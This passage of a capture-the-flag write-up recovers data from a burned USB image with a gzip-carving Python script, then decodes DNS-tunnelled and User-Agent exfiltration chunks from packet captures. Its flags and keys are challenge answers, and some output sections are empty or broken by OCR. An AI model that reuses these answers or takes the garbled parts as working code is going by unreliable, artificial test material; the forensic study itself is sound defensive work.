- Removes those injected ranges from the compressed stream
- Decompresses and extracts NODE / KEY / FLAG

Usage:
  python3 df02_solve.py /path/to/burned-usb.img
"""

import re
import sys
import zlib
from dataclasses import dataclass
from typing import List, Optional, Tuple


OPEN_TAG = b"<<DIRECTORATE_SCRUB_GAP>>"
CLOSE_TAG = b"<</DIRECTORATE_SCRUB_GAP>>"
GZ_SIG = b"\x1f\x8b\x08"  # gzip header: ID1 ID2 CM

@dataclass
class Recovered:
    gzip_offset: int
    scrub_pairs: List[Tuple[int, int]]  # (start,end) relative to gzip start, end is exclusive
    text: str
    node: Optional[str]
    key: Optional[str]
    flag: Optional[str]


def find_all(data: bytes, needle: bytes) -> List[int]:
    out = []
    i = 0
    while True:
        j = data.find(needle, i)
        if j == -1:
            return out
        out.append(j)
        i = j + 1


def find_scrub_pairs(gz_bytes: bytes) -> List[Tuple[int, int]]:
    pairs = []
    i = 0
    while True:
        s = gz_bytes.find(OPEN_TAG, i)
        if s == -1:
            break
        e = gz_bytes.find(CLOSE_TAG, s + len(OPEN_TAG))
        if e == -1:
            break
        e_end = e + len(CLOSE_TAG)
```

```
        pairs.append((s, e_end))
        i = e_end
    return pairs


def remove_ranges(b: bytes, ranges: List[Tuple[int, int]]) → bytes:
    if not ranges:
        return b
    ranges = sorted(ranges)
    out = bytearray()
    last = 0
    for s, e in ranges:
        out += b[last:s]
        last = e
    out += b[last:]
    return bytes(out)


def gunzip_maybe_partial(gz_bytes: bytes) → str:
    """
    Try full gzip decompress. If it fails, return whatever we can get incrementally.
    """
    # gzip wrapper: window bits = 16 + MAX_WBITS
    d = zlib.decompressobj(16 + zlib.MAX_WBITS)
    out = bytearray()
    # feed in chunks to salvage partial output even if stream is damaged
    chunk = 64
    for i in range(0, len(gz_bytes), chunk):
        try:
            out += d.decompress(gz_bytes[i : i + chunk])
        except zlib.error:
            break
    # flush if possible
    try:
        out += d.flush()
    except zlib.error:
        pass

    return out.decode("utf-8", errors="replace")


def extract_fields(text: str) → Tuple[Optional[str], Optional[str], Optional[str]]:
    node = None
    key = None
    flag = None

    m = re.search(r"^\s*NODE:(.+)$", text, flags=re.MULTILINE)
    if m:
        node = m.group(1).strip()

    m = re.search(r"^\s*KEY:([0-9a-fA-F]+)\s*$", text, flags=re.MULTILINE)
    if m:
        key = m.group(1).strip()

    m = re.search(r"^\s*FLAG:(TDHCTF\{[^}]+\})\s*$", text, flags=re.MULTILINE)
    if m:
        flag = m.group(1).strip()
```


```
    return node, key, flag


def solve(path: str) -> List[Recovered]:
    data = open(path, "rb").read()

    gz_offsets = find_all(data, GZ_SIG)
    if not gz_offsets:
        raise SystemExit("No gzip signature (1f 8b 08) found in the image.")
    recovered_list: List[Recovered] = []

    for off in gz_offsets:
        gz_bytes = data[off:]
        pairs = find_scrub_pairs(gz_bytes)

        cleaned = remove_ranges(gz_bytes, pairs)
        text = gunzip_maybe_partial(cleaned)

        node, key, flag = extract_fields(text)

        recovered_list.append(
            Recovered(
                gzip_offset=off,
                scrub_pairs=pairs,
                text=text,
                node=node,
                key=key,
                flag=flag,
            )
        )

    return recovered_list


def main():
    img = sys.argv[1] if len(sys.argv) > 1 else "burned-usb.img"
    results = solve(img)

    for i, r in enumerate(results, 1):
        print("=" * 70)
        print(f"[+] Candidate #{i}")
        print(f"    GZIP offset: {r.gzip_offset}")
        print(f"    Scrub blocks removed: {len(r.scrub_pairs)}")
        for s, e in r.scrub_pairs:
            print(f"      - relative range {s}..{e} (len {e - s})")

        print("\n[+] Decompressed text (preview):\n")
        print(r.text)

        print("\n[+] Extracted fields:")
        print(f"    NODE: {r.node}")
        print(f"    KEY : {r.key}")
        print(f"    FLAG: {r.flag}")

        # Optional: if the challenge wants the node as the flag, print it too
        if r.node:
            normalized = r.node.strip().replace(" ", "_")
            print(f"\n[?] Node-as-flag candidate: TDHCTF{{{normalized}}}")

    print("=" * 70)


if __name__ == "__main__":
    main()
```

Execution and Results

Running the Script

```
python help.py
```

Output



Recovered Artifacts

The automated reconstruction successfully recovered a readable network blueprint document containing:

- **NODE**: `SAFEHOUSE-REGISTRY` (critical pivot node)
- **KEY**: `30e14823b007a1afe2eca19c7a19e05dc1fe3f2ec48e0dfa4a6f0f87acdac6cd` (deployment authentication)
- **FLAG**: `TDHCTF{carved_network_node}`

The recovered FLAG differed from the visible decoy flag, confirming successful reconstruction of the intended artifact.

Flag Submission

Flag: `TDHCTF{carved_network_node}`

This matched the challenge objective and was accepted as the correct solution.


Tools and Technologies Used

- **strings** - Initial artifact reconnaissance
- **Python 3** - Custom forensics script development
- **zlib** - GZIP decompression with error handling
- **regex** - Structured field extraction
- **Binary analysis** - Manual stream repair

Challenge solved successfully!

Challenge 17: Net 01 Onion Pcap

Overiview:




Initial Observation

After opening the PCAP in Wireshark and filtering for DNS traffic:

- `dns`

An immediate anomaly becomes visible:



- The capture contains **nearly a thousand DNS queries**
- Almost all traffic is DNS, which is unusual for normal network behavior
- Many queries target internal-looking domains ending in `.local`

This strongly suggests the use of DNS for something other than name resolution.

Domain Analysis


By inspecting DNS query names, three recurring domains stand out:

- `royalmint.local` — dominant internal domain
- `crew.local` — background / normal-looking traffic
- `blueprint.professor.royalmint.local` — **highly suspicious**

The last domain repeatedly appears with **long, random-looking subdomains**, a classic indicator of **DNS tunneling**.

Identifying DNS Tunneling

The subdomains under
`blueprint.professor.royalmint.local` have these properties:



```
2450 0.808245    10.0.7.81     10.0.7.221    DNS   88 Standard query 0xc701 A 31h.updates.tokyo.crew.local
2451 -0.732429   10.0.2.27     10.0.1.11     DNS   80 Standard query 0x96f8 A auth.royalmint.local
2452 -0.522039   10.0.0.247    10.0.5.53     DNS   99 Standard query 0xe750 A yhlfu1o.draft.professor.royalmint.local
2453 -0.599333   10.0.5.42     10.0.5.53     DNS  106 Standard query 0x9643 A JhYjk1Njlm.blueprint.professor.royalmint.local
2454 0.939454    10.0.9.124    10.0.2.249    DNS   89 Standard query 0x98f0 A ops.professor.royalmint.local
2455 -0.003118   10.0.6.194    10.0.5.186    DNS   81 Standard query 0xa324 A vault.royalmint.local
2456 0.687158    10.0.0.157    10.0.5.53     DNS  101 Standard query 0xf79e A sqo1z_but.draft.professor.royalmint.local
2457 -0.557761   10.0.7.17     10.0.5.53     DNS  103 Standard query 0x99f5 A jm-ik1cuezy.draft.professor.royalmint.local
2458 -0.509004   10.0.3.37     10.0.5.53     DNS   98 Standard query 0x450c A avzbb0.draft.professor.royalmint.local
2459 -0.669524   10.0.1.72     10.0.7.34     DNS   79 Standard query 0xc3e2 A www.royalmint.local
```

- Long length
- High entropy
- Characters limited to:
- `A-Z a-z 0-9 - _`

This character set matches **URL-safe Base64**, commonly used in DNS tunneling to safely transport binary data through DNS labels.


Each DNS query carries a **fragment** of encoded data.

Data Extraction Strategy

To recover the hidden message:

1. Filter DNS queries that end with:
2. `blueprint.professor.royalmint.local`
3. Extract **only the leftmost subdomain label**
4. Preserve packet **timestamp order**
5. Concatenate all extracted labels into a single string

This reconstructs the original exfiltrated payload.



I got this after using filters and now ill write all left subdomain in a text try to decode it.

```
dns && dns.qry.name contains "blueprint.professor.royalmint.local"

NzEzMTAxMDREhDVEZ7cmN2Y0YzViNjU3YjY2Nzc2S0VZOjMxYjhhMjMxY2JhaW5lZXJfc2MjdhNWM1MTZmNjZmJlOTYKRkxBRzpU9ndWVfZW5nlnbmFsfQoJhYjk1NjlmIzNTNkYjNh
```

Decoding Process

Step 1: Fix URL-Safe Base64


DNS tunnels often use URL-safe Base64:

- → +
_ → /

Padding (=) is also missing and must be restored until the length is divisible by 4.

Step 2: Decode Base64

The reconstructed string is decoded into raw bytes.



The output is **not clean UTF-8 text** — it contains binary noise, which is normal in real DNS tunnelling scenarios.

Step 3: Extract Meaningful Data

Instead of decoding everything as text, the decoded bytes are scanned for recognizable patterns:


- `KEY:`
- `TDHCTF{...}`

This approach avoids corruption caused by non-printable bytes.

Automation (Python)

The extraction and decoding were automated using Python with Scapy and Base64 decoding. The script:

- Parses DNS queries from the PCAP
- Reassembles the tunneled payload
- Decodes it safely
- Extracts KEY and FLAG using pattern matching




Final Recovered Data

KEY: 31b2ab9569f27a5c518a231cba713101057b66776fccfbe92353db3a7f4c5b66
FLAG: TDHCTF{rogue_engineer_signal}

Challenge 18: Net 02 Doh Rhythm

Overview:




Initial Observations

Looking at the packet capture in Wireshark, we can see numerous HTTP requests in the packet list. One particular packet (frame 1825) stands out with a suspicious User-Agent string.

Step 1: Identifying the Anomaly

In frame 1825, the HTTP GET request to `/api/metrics?id=9498` contains an unusual User-Agent header:




```
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-S0VZOjBkNzMyOTViYzhhMzJm...)
```

The presence of "ExfilChunk" in the User-Agent strongly suggests data exfiltration is occurring through this channel.

Step 2: Extracting All Chunks

Using the command line to extract all User-Agent strings containing "ExfilChunk":

```
strings net-02-doh-rhythm.pcap | grep ExfilChunk
```

This reveals multiple chunks:

Step 3: Reconstructing the Data


Combining all the chunks after "ExfilChunk-":

```
S0VZOjBkNzMyOTViYzhhMzJmMGI5MTNiN2M1NDk0YzdlMWU5YWFmMmJlZjQ1NWM3MThmYWIyODRmMWVjZmZmNzVlMzkKRkxBRzpUREhDVEZ7ZG5zX3R1bm5lbF9rZXl9Cg
```

Step 4: Decoding with CyberChef

Using CyberChef with the "From Base64" recipe and "Remove non-alphabet chars" option, we decode the string:

Output:



Solution

